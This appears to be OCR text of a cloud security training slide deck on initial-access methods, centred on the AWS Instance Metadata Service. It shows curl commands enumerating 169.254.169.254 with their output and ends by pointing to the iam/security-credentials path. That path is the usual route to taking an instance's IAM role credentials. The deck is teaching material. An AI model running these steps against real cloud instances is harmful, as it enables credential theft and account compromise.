
Instance Breach

COMMON METHODS OF INITIAL ACCESS

Leaked Credentials

Session Hijacking

Instance Breach




COMMON METHODS OF INITIAL ACCESS

Leaked Credentials


Session Hijacking

Instance Breach




COMMON METHODS OF INITIAL ACCESS

- Leaked Credentials
- Session Hijacking
- **Instance Breach**



INSTANCE METADATA SERVICE




PETS

CATTLE

INSTANCE METADATA SERVICE

PETS



On-Prem Physical Machines

Sysadmins individually config

Long uptime


CATTLE

Cloud based instances

Autoscaling

Configuration as code

INSTANCE METADATA SERVICE




INSTANCE METADATA SERVICE

INSTANCE METADATA SERVICE

Who am I?

Where am I?

What is my purpose?




INSTANCE METADATA SERVICE

AWS Hypervisor

Hostname: webserver01
Public IP: 1.1.1.1
Private IP: 10.0.0.1
Security Group: prod-web
Instance id: i-01ad53d9a91a80
AMI id: ami-077062c5cfb91a89e

INSTANCE METADATA SERVICE

curl 169.254.169.254



INSTANCE METADATA SERVICE

169.254.169.254

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
2022-07-09
2022-09-24
2024-04-11
latest
```

INSTANCE METADATA SERVICE

169.254.169.254/latest

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest
dynamic
meta-data
user-data
```

INSTANCE METADATA SERVICE

169.254.169.254/latest/meta-data

```
[ec2-user@ip-172-31-17-139 ~]$ curl 169.254.169.254/latest/meta-data
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
managed-ssh-keys/
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```

INSTANCE METADATA SERVICE

AWS Resources cannot access other resources without proper permissions

A instance profile/role must be associated to EC2 instance for it to access other services such as S3 or RDB

INSTANCE METADATA SERVICE

Return Instance Profile/Role Name

169.254.169.254/latest/meta-data/iam/security-credentials

